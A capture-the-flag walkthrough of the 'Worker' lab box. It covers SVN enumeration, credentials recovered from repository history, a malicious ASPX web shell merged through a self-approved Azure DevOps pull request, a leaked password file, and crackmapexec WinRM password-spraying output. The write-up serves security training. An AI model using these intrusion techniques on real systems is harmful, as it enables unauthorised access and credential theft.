Worker

Synopsis

Worker is a medium box that teaches about software development environments and Azure DevOps pipeline abuse. It starts with extraction of source code from a SVN server, and then moves to a local Azure DevOps installation, which can be abused to gain a foothold and escalate privileges.

Skills

- Axure DevOps
- SVN repository


Exploitation

As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.203
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 18:44 EDT
Nmap scan report for 10.10.10.203
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
3690/tcp open  svnserve Subversion
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
```

We see only two ports open, but especially interesting is port 3690/SVN (SVN is a version control system)

First we opened the browser to check out the web port, but this gave us only the default IIS web page



So moved to enumerate SVN repository

```
┌──(root㉿kali)-[~/Desktop/Boxes/Worker.htb]
└─# svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt

┌──(root㉿kali)-[~/Desktop/Boxes/Worker.htb]
└─#
```

We got a domain name nad txt file

Next we checked the revision number, and currently we are on the revision no.5

```
└─# svn log svn://10.10.10.203/moved.txt
------------------------------------------------------------------------
r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line

Added note that repo has been migrated
------------------------------------------------------------------------

┌──(root㉿kali)-[~/Desktop/Boxes/Worker.htb]
└─# ls

┌──(root㉿kali)-[~/Desktop/Boxes/Worker.htb]
└─# svn log svn://10.10.10.203/dimension.worker.htb
------------------------------------------------------------------------
r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line

First version
------------------------------------------------------------------------
```

Thus we decided to check a content of the previous commits

And on the revision no.2 we found powershell file, that provided us with a set of credentials


```
└─# svn checkout -r2 svn://10.10.10.203/
A    deploy.ps1
Checked out revision 2.
```


```
└─# cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

We also found a new domain name, (judging by the name it has something to do with the devops), so we registered the domain name in our /etc/hosts file


```
└─# svn checkout -r5 svn://10.10.10.203/
A    moved.txt
Checked out revision 5.

┌──(root㉿kali)-[~/Desktop/Boxes/Worker.htb]
└─# cat moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

While trying to access the devops.worker.htb, we were asked for credentials,so used credentials from the powershell files and this gave us an access to the AzureDevOps portal








In the portal we created another branch in the SmartHotel repository and uploaded malicious ASPX file




Next we merged our bogus branch with the master


6 ACTIVE Added cmd.aspx
Nathalie Henley simon into master
Overview Files Updates Commits
Approve
Set auto-complete
Description
Added cmd.aspx
Show everything
Add a comment...
Created by Nathalie Henley
just now
Policies
Required
0 of 1 reviewers approved
No work items linked
All comments resolved
Work Items
No related work items
Reviewers
No reviewers
Labels
Add label



7 COMPLETED Added cmd.aspx
Nathalie Henley simon2 into master
Overview Files Updates Commits
Nathalie Henley completed the pull request on 8/22/2023 1:12 AM (just now).
Cherry-pick
Revert
e6c39da0
Merged PR 7: Added cmd.aspx...
Description
Added cmd.aspx
Show everything
Add a comment...
Nathalie Henley completed the pull request
just now
Nathalie Henley joined as a reviewer
just now
Approved by Nathalie Henley
just now
Created by Nathalie Henley
just now




Because the name of our repository is “spectral” we register the new domain name “spectral.worker.htb” and access it in the browser




Next we typed the name of our malicious ASPX file, hat gave us the remote code execution



And we got a reverse shell on the system as a web user



In order to escalate privileges we checked the available drivers, and we spotted the unusual driver name “W”



We access the drive to check its content, where we found list of usernames and passwords

```
PS C:\windows\system32\inetsrv> net use w:
PS C:\windows\system32\inetsrv>

cd W:
PS W:\> dir


    Directory: W:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2020-06-16     18:59                agents
d-----        2020-03-28     14:57                AzureDevOpsData
d-----        2020-04-03     11:31                sites
d-----        2020-06-20     16:04                svnrepos


PS W:\>
```

```
PS W:\svnrepos\www\conf> type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
```


We supplied this list to the crackmapexec to check if any of the credentials can give us access to the system via WinRM, and after a while we got it

```
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:painfulcode
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:gitcommit
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:iliketomoveit
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:nowayjose
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:icanjive
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:elvisisalive
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:ineedvacation
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:pokemon
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:pickme
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:kindasecure
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:guesswho
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:idontknow
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:thisis
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:getting
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:rediculous
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:iagree
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:tosomepoint
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:isthisenough
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:dummy
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:users
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:canyou
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:seewhich
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:onesare
WINRM       10.10.10.203    5985   NONE            [+] None\robisl:wolves11 (Pwn3d!)
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:wolves11 "'NoneType' object has no attribute 'upper'"
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:andwhich
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:onesare
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:the
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:sheeps
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:imtired
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:drjones
WINRM       10.10.10.203    5985   NONE            [-] None\robisl:aqua
```

